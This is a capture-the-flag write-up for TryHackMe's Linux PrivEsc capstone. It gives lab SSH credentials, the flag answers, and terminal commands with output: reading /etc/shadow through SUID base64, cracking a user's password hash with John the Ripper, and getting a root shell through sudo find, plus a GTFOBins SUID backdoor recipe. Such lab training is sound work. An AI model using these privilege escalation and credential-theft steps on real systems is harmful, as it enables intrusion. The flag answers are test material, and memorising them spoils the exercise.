
Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.

You can access the target machine over your browser or use the SSH credentials below.

Username: leonard

Password: Penny123

Answer to the questions of this section-



What is the content of the flag1.txt file?


THM-42828719920544

What is the content of the flag2.txt file?

THM-168824782390238


Finding contents of flag1.txt –

1) Below command is used to look for list of SUID permissions



```
[leonard@ip-10-10-27-185 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
16779966   40 -rwsr-xr-x   1 root     root        37360 Aug 20  2019 /usr
/bin/base64
17298702   60 -rwsr-xr-x   1 root     root        61320 Sep 30  2020 /usr
/bin/ksu
17261777   32 -rwsr-xr-x   1 root     root        32096 Oct 30  2018 /usr
/bin/fusermount
17512336   28 -rwsr-xr-x   1 root     root        27856 Apr  1  2020 /usr
/bin/passwd
17698538   80 -rwsr-xr-x   1 root     root        78408 Aug  9  2019 /usr
```

2) Found script from GTFObins to escalate privileges




.. / base64

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.


```
LFILE=file_to_read
base64 "$LFILE" | base64 --decode
```

3) First try to locate flags and then start escalating privileges




```
[leonard@ip-10-10-27-185 ~]$ pwd
/home/leonard
[leonard@ip-10-10-27-185 ~]$ cd /home
[leonard@ip-10-10-27-185 home]$ ls
leonard  missy  rootflag
[leonard@ip-10-10-27-185 home]$ find -name flag*.txt
find: ‘./missy’: Permission denied
find: ‘./rootflag’: Permission denied
```

4) we will start with missy, as the permission is denied for missy escalate privileges using LFILE commands from GTFObins.




```
[leonard@ip-10-10-27-185 home]$ LFILE=/etc/shadow
[leonard@ip-10-10-27-185 home]$ base64 "$LFILE" | base64 --decode
```

5) now we are able to fetch hash of missy




```
missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMl
AQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::
```

6) create a file for hash of missy and save it to get it crack by John The Ripper tool.




```
root@ip-10-10-119-234:~# nano missy.txt
root@ip-10-10-119-234:~# cat missy.txt
$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxf
waD2JCUypk4HaNzI3rPVqKHb/
```

7) Please find the password below for missy , cracked by john the ripper




```
root@ip-10-10-119-234:~# john --wordlist=/usr/share/wordlists/rockyou.txt
 missy.txt
Warning: detected hash type "sha512crypt", but the string is also recogni
zed as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as th
at type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x
])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (?)
1g 0:00:00:01 DONE (2021-11-21 13:23) 0.6134g/s 2198p/s 2198c/s 2198C/s a
sdf1234..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




```
root@ip-10-10-119-234:~# john --show missy.txt
?:Password1

1 password hash cracked, 0 left
```

8) Login as missy and fetch the flag1.txt



```
[leonard@ip-10-10-27-185 home]$ su missy
Password:
[missy@ip-10-10-27-185 home]$ whoami
missy
[missy@ip-10-10-27-185 home]$ ls
leonard  missy  rootflag
[missy@ip-10-10-27-185 home]$ cd missy/
[missy@ip-10-10-27-185 ~]$ ls
Desktop    Downloads  perl5     Public     Videos
Documents  Music      Pictures  Templates
[missy@ip-10-10-27-185 ~]$ find -name flag*.txt
./Documents/flag1.txt
```


9) Content of the flag is mentioned below.



```
[missy@ip-10-10-27-185 ~]$ pwd
/home/missy
[missy@ip-10-10-27-185 ~]$ ls
Desktop    Downloads  perl5     Public     Videos
Documents  Music      Pictures  Templates
[missy@ip-10-10-27-185 ~]$ cd Documents/
[missy@ip-10-10-27-185 Documents]$ ls
flag1.txt
[missy@ip-10-10-27-185 Documents]$ cat flag1.txt
THM-42828719920544
```


Finding contents of flag2.txt –

1) Now we will elevate privileges for rootflag user




```
[missy@ip-10-10-27-185 Documents]$ pwd
/home/missy/Documents
[missy@ip-10-10-27-185 Documents]$ cd ..
[missy@ip-10-10-27-185 ~]$ cd ..
[missy@ip-10-10-27-185 home]$ pwd
/home
[missy@ip-10-10-27-185 home]$ ls
leonard  missy  rootflag
```

2) entry to rootflag directory is prohibited so we will again enumerate to find possible privileges for rootflag




```
[missy@ip-10-10-27-185 home]$ pwd
/home
[missy@ip-10-10-27-185 home]$ cd rootflag/
bash: cd: rootflag/: Permission denied
```

3) sudo –l has identified that /usr/bin/find folder can be escalated to gain root privileges for rootflag



```
missy@ip-10-10-27-185 home]$ sudo -l
atching Defaults entries for missy on ip-10-10-27-185:
    !visiblepw, always_set_home, match_group_by_gid,
    always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User missy may run the following commands on ip-10-10-27-185:
    (ALL) NOPASSWD: /usr/bin/find
```

4) Found script from GTFObins to escalate privileges for rootflag, make use of sudo command for find identified by sudo -l



.. / find

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

5) Using the script for the same we can fetch the contents of flag2.txt as mentioned below.



```
[missy@ip-10-10-27-185 home]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# whoami
root
sh-4.2# ls
leonard  missy  rootflag
sh-4.2# cd rootflag/
sh-4.2# ls
flag2.txt
sh-4.2# cat flag2.txt
THM-168824782390238
```

That is all for this Write-up, hoping this will help you in solving the challenges of Linux PrivEsc-Task11 till Task12. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai